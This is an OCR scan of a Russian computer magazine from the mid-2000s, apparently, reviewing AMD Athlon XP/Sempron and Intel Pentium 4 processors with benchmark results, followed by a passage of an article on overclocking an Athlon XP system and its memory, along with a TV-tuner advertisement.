Два наиболее популярных чипсета для процессоров AMD Athlon XP и AMD Sempron - это nVidia nForce и серия KT от VIA. Последние версии - nVidia nForce 2 Ultra 400 и VIA KT880. В принципе, способны они еще на многое. Это FSB 400 МГц, поддержка DDR 400 МГц, наличие Dual Channel DDR, коннекторов SATA и встроенных IDE и Serial ATA RAID-контроллеров. Иногда встречается гигабитный LAN и восьмиканальная аудиосистема. Кстати, о встроенном звуке. Если ты меломан, а денег на полноценную звуковуху пока нет, то ищи плату с nVidia Sound Storm. Хоть там и шесть каналов, но качество звука очень высокое. Неплохо было бы дополнить ее хорошими колонками с сабвуфером и подключением к оптическому выходу на матплате. Но не стоит надеяться, что все эти технологии будут собраны в одной системной плате, маловероятно, что ты найдешь такое чудо техники. Даже если они там соберутся, цена ее будет велика.

Напоследок стоит отметить, что на дальнейшее (после AMD

Sempron'а) продление жизни платформы Socket A вряд ли стоит рассчитывать.

SOCKET 478

Платформа для процессоров Intel Pentium 4 и Intel Celeron. Intel Pentium'ы здесь бывают двух видов - более старые на ядре Northwood (технологический процесс 0,13 мкм, 512 Кб кэша L2) и Prescott (технологический процесс 0,09 мкм, 1 Мб кэша L2). Несмотря на более современный технологический процесс, Prescott греется гораздо сильнее Northwod'а из-за вдвое увеличенной кэш-памяти и, соответственно, хуже поддается разгону. Кроме объема кэш-памяти эти процессоры различаются и частотой шины, она бывает 533 МГц и 800 МГц. Не нужно говорить, какая лучше?

В чисто физическом аспекте Intel Pentium 4 имеет два хороших отличия от AMD Athlon XP. Во-первых, это более удобное и надежное крепление системы охлаждения. Вообще, box-кулеры Intel очень хороши, в то время как те, что идут в коробке с AMD Athlon XP, ни один нормальный человек использовать не станет, потратившись на Zalman, Titan или Thermaltake. Кстати, кулеры Intel обычно проще ставить, а AMD снимать. Это так, к слову. Во-вторых, у AMD Athlon XP кристалл открыт, и его легко можно обколоть. У Intel Pentium 4 такой проблемы нет, сверху только металл и ничего больше. Все надежно спрятано внутри.

В процессорах с ядром Prescott помимо увеличения кэша и добавления набора мультимедийных инструкций SSE 3 также улучшена технология Hyper-Threading. Для тех, кто находиться в одном из видов военной техники (танк, БТР, БМП, БМД или БМР), напомню: Hyper-Threading эмулирует на одном физическом процессоре два логических, что в некоторых случаях обеспечивает некоторый рост производительности и лучше всего проявляется при оптимизированном программном обеспечении. Но не всегда.

ЧИПСЕТЫ

Для Intel Pentium 4 (socket 478) существуют чипсеты от VIA, SiS, Intel и еще некоторых производителей. Практически стоит рассматривать только родные Intel'овские, они существенно превосходят все остальные. Маркировки у самых распространенных из них такие: Intel i845, i848, i850, i865 и i875. По возможностям последние версии мало чем отличаются от аналогичных для AMD Athlon XP, только частота шины другая - 533 или 800 МГц. Плюс поддержка Hyper-Threading. А так все то же самое, разве что встроенного аудио нет уровня SoundStorm.


ВЫВОДЫ

Сегодня платформы Socket A и Socket 478 практически полностью переехали в low-end сегмент рынка. Для пользователей сложилась интересная ситуация - хоть платформа и низкого уровня, но по производительности она вполне достаточна для всех существующих задач. Ну, может, самая понтовая игра и не пойдет на Ultra High Detail (хотя если мощная видюха...). А стоит все это добро не так дорого, отличается надежностью и возможностью разгона. Этим нужно пользоваться - собрать систему на самой богатой возможностями системной плате и самом мощном проце (Athlon/Sempron или Pentium по вкусу), всунуть много памяти и хорошую видеокарту - и годик-полтора спокойной жизни обеспечены. Потом - разгон. Потом - новая платформа. «Выбором редакции» сегодня становится Intel Pentium 4 3,4 ГГц с ядром Northwood - за высочайшую производительность. А «Лучшей покупкой» становится AMD Sempron 2800+ - самый быстрый для гнезда Socket A, отличающийся демократичной ценой.


МЕТОДИКА ТЕСТИРОВАНИЯ

В качестве игрового теста применялась игра FarCry. Для снижения влияния видеоплаты на количество fps было установлено самое низкое разрешение - 640x480, а детализация выставлена на минимум. В качестве синтетического теста использовался 3DMark 2001, так как из всех 3DMark'ов именно в нем конечный результат очень сильно зависит от процессора. Также использовалось два теста на кодирование медиаданных. Это кодирование файлов музыкального формата WAV в MP3 и WAV в OGG Vorbis.







3D Mark



WinRAR



FarCry



Media

	Intel P4 3,4	Intel P4 3,2	Intel P4 2,4	Intel P4 2,26	AMD Athlon XP 3200+	AMD Athlon XP 2800+	AMD Sempron 2800+	AMD Sempron 2400+
3DMark 2001 Scores	17013	16811	13198	12886	16215	14495	13830	12075
FarCry, fps	95.3	87.1	68.54	63.15	71.7	60.12	58.3	50.05
WAV to MP3, мек	30	34	43	45	34	36	39	46
WAV to OGG, сек	40	50	57	60	40	43	46	54
WinRar, кб/с	342	385	290	269	351	272	268	248

AMD SEMPRON 2800+ (BARTON) ★★★★★★★★

Самая мощная модель из линейки AMD Sempron'ов, предназначенных для платформы SocketA. Вообще-то, говоря честно, AMD Sempron - это тот же Athlon XP на ядре Barton, у которого отключили половину кэша. Но Socket A - это low-end рынок, а AMD не хочет, чтобы брэнд AMD Athlon ассоциировался со слабой производительностью. Вот вам и AMD Sempron. Зато он обладает соблазнительной ценой и достаточно производительный. Неплохо разгоняется. Как говорилось выше, влезет в любую системную плату Socket A, правда, для этого может понадобиться перепрошить BIOS. Поставляется он в варианте PIB (Processor In Box) с неплохим алюминиевым кулером (сердечник медный). Правда, бывают разные поставки... Есть два конструктивных недостатка - это крепление системы охлаждения (боксовый кулер не установить без помощи отвертки) и открытое ядро. А это вероятность сколов и прочих поломок.

Тактовая частота, МГц: 2000
Объем кэша L2, кб: 256
Частота FSB, МГц: 333
Техпроцесс, мкм: 0,13



INTEL PENTIUM 3,4 ГГЦ (NORTHWOOD) ★★★★★★★★★★

Высочайшая производительность в обзоре. Пусть не самое новое ядро и не самый передовой техпроцесс, ну и что?! Хорошая скорость во всех приложениях обеспечена. Чем? Высокой тактовой частотой, приличным объемом кэша и технологией Hyper-Threading. Да, не все приложения готовы выжать из себя еще немного скорости, узнав, что на самом деле процессоров два (пусть не физических, а логических), но есть и такие. На коробку можно ставить клеймо (а еще лучше выжечь такое тавро на верхней стороне камня) «Прошел испытание временем» - за большой выбор чипсетов, системных плат и прочих любимых всеми нами железок. Кристалл не сколешь, устанавливая кулер дрожащими кривыми ручонками, - он надежно спрятан. Кулер в комплекте поставки, кстати, весьма достойный - и по соотношению производительность/шум, и по удобству установки.
А вот для того чтобы его снять, придется помучиться. Ну, бывает. Процессор мощный и производительный сам по себе, так что с разгоном ты, скорее всего, не преуспеешь. Инженеры Intel постарались тут до тебя. Люди из отдела маркетинга и сбыта тоже - цена очень неслабая.

Объем кэша L2, кб: 512
Частота FSB, МГц: 800
Техпроцесс, мкм: 0,13
HyperThreading: есть



AMD ATHLON XP 3200+ (BARTON) ★★★★★★★★★

Мощнейший представитель семейства AMD Athlon XP, просто босс боссов. Самая быстрая шина, самая высокая тактовая частота, большой объем кэш-памяти, самый высокий рейтинг производительности, последнее ядро. Соответственно, благодаря всему вышеперечисленному, отличная производительность. Для подчеркивания собственной элитарности поставляется исключительно в PIB'е, то есть в коробочке с кулером и мануалом. Да и не разобьется при транспортировке, если что. И упав из твоих дрожащих после покупки лапок, останется целым и невредимым. Чем мы платим за весь этот гламур? Большим тепловыделением. Даже не думай, что боксовый кулер с ним справится. Придется раскошелиться на что-нибудь поприличнее. Цена самого процессора высока. Отличается малым разгонным потенциалом, так как он сам уже изначально крут. Да и не каждая системная плата поддерживает 400 МГц FSB, только те, что на последних ревизиях чипсета. Стандартно открыто всем ненастьям ядро.

Тактовая частота, МГц: 2200
Объем кэша L2, кб: 512
Частота FSB, МГц: 400
Техпроцесс, мкм: 0,13



AMD SEMPRON 2400+ (BARTON) ★★★★★★

Выгодная цена - вот он, основной козырь данной модели. Для нас пока цена - один из самых главных, если не главенствующий, фактор. Однако есть еще немало плюсов. Это, например, низкое тепловыделение. Невысокая частота шины - палка о двух концах. На положительном конце мы имеем хороший запас разгона, благодаря не только FSB 333, но и частоте. Такой процессор ставится в любую системную плату, даже построенную на старом чипсете. А если она нормально работает на повышенных частотах системной шины, то с разгоном у тебя все получится. Но за малую цену много не выжмешь, даже имея очень прямые руки и системную плату, поддерживающую повышенную частоту FSB. Во-первых, разгоном занимаются не все, а по умолчанию частота шины невысока. Во-вторых, половина кэша (256 Кб) вырезана физически, попробуй включить. На производительности это, естественно, сказывается отрицательно. Плюс открытое ядро.

Тактовая частота, МГц: 1600
Объем кэша L2, кб: 256
Частота FSB, МГц: 333
Техпроцесс, мкм: 0,13



AMD ATHLON XP 2800+ (BARTON)

★★★★★★★★

Быстрее аналогичного AMD Sempron'a (2800+) за счет полного объема кэш-памяти (512 Кб). Также у этого процессора выше реальная тактовая частота. В итоге - большая скорость. Кроме того, с разгоном дело здесь обстоит лучше, чем в ситуации с флагманом линейки. Тактовую частоту можно поднять почти на 200 МГц, но только при наличии качественного охлаждения. Греется этот процессор довольно сильно, кэш - он парень горячий! На его месте кто угодно стукать 2800 миллионов раз в секунду запарится.
Небольшая частота ситемной шины. Либо разгон, либо не самая высокая скорость. А далеко

Тактовая частота, МГц: 2083
Объем кэша L2, кб: 512
Частота FSB, МГц: 333
Техпроцесс, мкм: 0,13

не все системные платы могут нормально работать с повышенной, в сравнении со штатной, FSB. В то время как 333 МГц нормально держат все. С ценой вышла непонятка. То есть не с самой ценой, а с соотношением цена/производительность. В сравнении с другими процессорами от AMD, AMD Athlon XP и AMD Sempron, цена высока, а производительность хоть и не маленькая, но таких денег не стоит.



LNTEL PENTIUM 4 2,4 ГГЦ (NORTHWOOD)

★★★★★★★

Младшая модель процессоров Intel Pentium 4 с ядром Northwood и FSB, равной 800 МГц. Помимо всех стандартных плюсов, свойственных почти всем Intel, Pentium 4 - надежно укрытый от внешних агрессивных воздействий кристалл с поддержкой технологии Hyper-Threading. Он имеет очень хороший разгонный потенциал. Правда, тут дело может упереться в память, которая, бывает, начинает капризничать при повышении FSB. Конечно, продвинутый читатель кинется на меня с кулаками и воплем: «А как же асинхронный режим работы?!». Но плавным

Объем кэша L2, кб: 512
Частота FSB, МГц: 800
Техпроцесс, мкм: 0,13
HyperThreading: есть

движением уйдя с его дороги, я уточню: далеко не всякая память может работать в асинхронном режиме. Разгонный потенциал дополняется низким тепловыделением.
Цена существенно выше, чем у процессоров от AMD.



INTEL PENTIUM 4 2,26 (NORTHWOOD)

★★★★★★★

Под твердым металлическим покрытием надежно убраны кремниевые производные. Также там таятся 512 Кб кэша. Наверное, именно потому, что они надежно защищены от внешнего мира, они не боятся и не нагреваются со страха - тепловыделение очень низкое. Этим могут совершенно спокойно воспользоваться оверклокеры - поле для разгона шире, чем то, что засеивали комсомольцы из колхоза «Красный рассвет». Поставка box. Кулер тихий, достаточно производительный и удобно крепится.
Но снимать его замучаешься, впрочем, такая черта свойственна всем кулерам этой линейки,

Объем кэша L2, кб: 512
Частота FSB, МГц: 533
Техпроцесс, мкм: 0,13
HyperThreading: нет

а не данной конкретной модели. Низкая частота FSB и, соответственно, не лучшая производительность, ведь не все любят разгон. Отсутствует технология Hyper-Threading - как он есть физически один, так никого и не обманет, что его два, пусть и логических. Да и цена высока. Не забалуешь.



INTEL PENTIUM 4 3,2 ГГЦ (PRESCOTT)

★★★★★★★★★★

Мощь! Новейшее ядро, производительная шина, высокая тактовая частота, огромный объем кэш-памяти (целый мегабайт) - все это дает тем, в чьем системном блоке стоит этот проц, высочайшую производительность и возможность выставлять во всех играх максимальные настройки качества графики. Да, не забудь прибавить сюда технологию Hyper-Threading (чтобы процессор не тосковал, она придумывает ему виртуального двойника типа тамагочи) и боксовую поставку с хорошим кулером - вот вам и классный процессор. Лучший показатель в WinRar'e.

Объем кэша L2, кб: 1024
Частота FSB, МГц: 800
Техпроцесс, мкм: 0,09
HyperThreading: есть

Но цена есть всегда. Здесь она нашла воплощение в денежном эквиваленте (овес нынче дорог) и в том, что греется такой монстр очень сильно. О разгоне не думай, мало что получится.



НАЖМИ НА ГАЗ!

КОМПЛЕКСНЫЙ РАЗГОН СИСТЕМЫ

■ Дмитрий Окунев, test_lab(test_lab@gameland.ru)

Если ты счастливый обладатель дорогущего компьютера, напичканного самым производительным железом, или в свое время сделал не менее дорогой апгрейд, то наверняка знаешь, что твое сокровище потеряет свой статус зверь-машины уже максимум через год, а затем и вовсе приобретет жутковатое прозвище Low-End. Это абсолютно естественный процесс, и сделать с этим ничего нельзя. Но, тем не менее, потянуть время до следующего похода в магазин вполне реально, для чего твоему железу необходимо дать небольшой толчок. Этим успешно занимаются оверклокеры - люди, если не дающие компьютеру вторую жизнь, то, по крайней мере, отдаляющие срок его выхода на пенсию при помощи разгона. Таким способом можно увеличить, пусть и ненамного, производительность любой из основных подсистем: процессора, памяти, видеокарты - и в результате получить прибавку в заветный пяток FPS в любимом шутере. Ничего сложного в этом деле нет, а насколько это полезно на практике, ты сейчас убедишься на нашем примере.

РАЗГОН КАК ЯВЛЕНИЕ

В настоящее время разгон стал уже не просто попыткой за меньшие деньги получить более производительное железо. Теперь это своеобразный спорт: оверклокеры ведут бесконечную борьбу за наибольшее количество баллов в известных тестовых пакетах типа 3DMark и за FPS в не менее известных играх. Те, кому удается поставить рекорд, становятся общепризнанными героями, их достижения пытаются побить вновь и вновь, идя на самые разные ухищрения, вплоть до использования дорогих экзотических систем охлаждения на фреоне или жидком азоте (ведь основной барьер для удачного разгона - это именно перегрев). Мы же в этой статье бить рекорды не собираемся. Наша цель - выяснить, насколько можно повысить производительность среднестатистической системы при ее разгоне.

НАША СИСТЕМА

Компьютер, который подвергнется разгону, собран на базе процессора AMD Athlon XP 2500+ (ядро Barton) и материнской платы Epox 8RDA3I на чипсете nForce2 Ultra 400, отличающейся неплохими способностями к разгону, как и большинство продуктов этой компании. Ядра Barton, как показал опыт, умеренно греются и имеют хороший разгонный потенциал, что мы скоро и проверим. В системе также установлено 512 Мб памяти DDR400 (рабочая частота - 200 МГц) производства Hynix.

Подопытная видеокарта - Sapphire Radeon 9600XT со 128 метрами памяти на борту. Ее номинальные рабочие частоты составляют 500 МГц по GPU и 600 МГц по памяти. Прочая начинка указана во врезке. В общем, система - типичный середнячок, и поэтому разгонять ее будет еще интереснее.


Для качественного разгона необходимо хорошее охлаждение. И вот что у нас есть: на процессоре установлен кулер Glacialtech Igloo 2520 Pro, имеющий медное основание и скорость вращения вентилятора 2800 об/мин, а на видеокарте - простая, ничем не выдающаяся система охлаждения от Sapphire, не предусматривающая даже охлаждение модулей памяти.

РАЗГОНЯЕМ ПРОЦЕССОР


Для начала займемся процессором. Напомним, что значение его тактовой частоты есть произведение частоты системной шины (FSB) на множитель. К примеру, у нашего камня тактовая частота равна 1800 МГц - это приблизительно достигается путем умножения частоты FSB 166 МГц на множитель, равный 11. Следовательно, разгон можно осуществить двумя путями: либо повысив частоту шины, либо увеличив множитель. К сожалению, на нашем процессоре множитель заблокирован и поколдовать над ним не удастся, поэтому все, что остается, - это увеличивать частоту FSB. Процесс осуществляется так: увеличиваем ее значение на несколько мегагерц, затем загружаем систему и тестируем ее на стабильность, для чего прогоняем несколько раз 3DMark'03. Мы выбрали именно его, потому что встроенный в 3DMark тест CPU очень чувствителен к переразгону, и если он пройдет успешно, с большой долей уверенности можно будет сказать, что все в порядке. Затем снова увеличиваем частоту шины и так далее. Во многих случаях прекрасно помогает поднятие напряжения на процессоре, правда, есть у этого и обратная сторона - тепловыделение существенно повышается.

ТЕСТОВЫЙ СТЕНД
Процессор: Socket A 512k FSB333 AMD Athlon XP (Barton) 2500+
Материнская плата: Epox 8RDA3I (nForce2, Socket A)
Винчестеры: 2x80Gb 7200rpm Seagate Barracuda ATA 100
Память: DIMM Hynix DDR400 PC3200 512Mb
Видеокарта: Sapphire Radeon 9600 XT 128Mb
Приводы: DVD-ROM ASUS E616P1, CR-RW NEC 9200A, FDD
Корпус: ColorsIt ATX-L8003 350W USB+Audio

Итак, начинаем гнать. В принципе, статистика показывает, что большинство Barton'ов с рейтингом 2500+ без особых проблем разгоняется до 3200+ (частота повышается с 1800 МГц до 2200 МГц). Проверим это на практике. Заходим в BIOS, находим пункт FSB Frequency, отвечающий за частоту системной шины, и выставляем значение в 200 МГц. Загружаем систему и после нескольких циклических проходов 3DMark'a видим, что все действительно в полном порядке - система работает абсолютно стабильно. Окрыленные успехом, продолжаем гнать дальше, теперь уже повышая частоту FSB по чуть-чуть. На отметке 210 МГц все еще в норме, но, достигнув 215 МГц, мы обнаруживаем первые признаки того, что система не справляется, - еще до запуска теста выскакивает недружелюбный синий экран смерти. Что ж, это поправимо - начинаем повышать напряжение на процессоре (VCore) до




Полное описание процессора, выданное программой CPU-Z



Sapphire Radeon 9600 XT 128Mb

тех пор, пока не добиваемся стабильной работы. С дефолтного значения 1,6 В нам приходится поднять его до 1,7 В, после чего 3DMark снова легко проходит все тесты, показывая, что рубеж успешно покорен. Следующая остановка - 220 МГц, и на ней система снова начинает сбоить - видимо, мы уже подбираемся к пределу возможностей нашего процессора. Но пока потенциал еще есть, снова повышаем VCore, теперь целебное значение составило 1,75 В. На отметке 225 МГц нас снова ждет BSOD, так что питание снова приходится повысить - 1,775 вольт позволяют запустить 3DMark, но CPU Test все же выбрасывает в окна. Тогда мы повышаем его до 1,8 В и все-таки добиваемся желаемого. На этой отметке нам и приходится остановиться - повышение частоты FSB еще хоть на мегагерц вновь приводит к сбоям, а повышать питание дальше все-таки опасно. 1,8 В - это достаточно большое повышение VCore, процессор и без того теперь довольно сильно греется. Пожалуй, откатимся для большей убедительности еще на 5 МГц назад - и итоговая частота FSB составляет 220 МГц! Соответственно, достигнутая частота процессора - 2420 МГц. Это доволь-




Окно, отвечающее за разгон в ATI Tray Tools

НОВЫЕ ВОЗМОЖНОСТИ
ТЕХНОЛОГИИ
ИДЕИ
PCTV USB2
цифровой телевизор
и видеомагнитофон
Высокое качество приема ТВ сигнала
Миниатюрный переносной тюнер с функцией отложенного просмотра (time-shifting)
PINNACLE SYSTEMS
Pinnacle PCTV и PCTV Pro
лучшие ТВ-тюнеры в своем классе
+ продвинутые функции
цифровой видеозаписи
и монтажа!
Pinnacle PCTV Deluxe
цифровой ТВ-тюнер и видеомагнитофон TOP-класса. Внешнее исполнение и максимальные качественные характеристики.
MovieBox DV и USB
новейшие внешние устройства для цифрового видео, монтажа и записи DVD. Обилие новых функций. Высокотехнологичный дизайн от Porsche.
Тел. (095) 788-9111, 943-9290
e-mail: dealer@pinnaclesys.ru
Полный список партнеров Pinnacle смотрите на сайте
www.pinnaclesys.ru


но хороший результат, и теперь настала пора перейти к следующему пункту.

УСКОРЯЕМ РАБОТУ ПАМЯТИ


Пожалуй, самое правильное, что мы можем сделать с памятью для поднятия производительности, - это уменьшение ее таймингов. Небольшая справка: тайминги - это параметры чипов памяти, определяющие задержки при выполнении операций. Их вообще-то довольно много, но основных, действительно влияющих на производительность, всего четыре. Вот они: CAS Latency, RAS Precharge Time, RAS to CAS Delay и RAS Active Time. В системе они выглядят как 3-4-4-8 или, например, 2-2-2-5. Чем больше значение таймингов, тем выше потенциал разгона памяти по частоте, но тем ниже производительность самой подсистемы памяти, и наоборот - низкие тайминги повышают производительность, но снижают максимально возможную частоту работы. Поэтому при разгоне приходится искать баланс, при котором достигается наибольшая частота при наименьших таймингах. Кстати, в системах на базе процессоров Intel более важна способность памяти работать на высокой частоте, в нашем же случае как нельзя кстати придутся низкие тайминги. Сильнее всего влияет на результат параметр CAS Latency - производительность большей частью зависит именно от него, но при слишком низком значении он может не дать системе стартовать вообще.



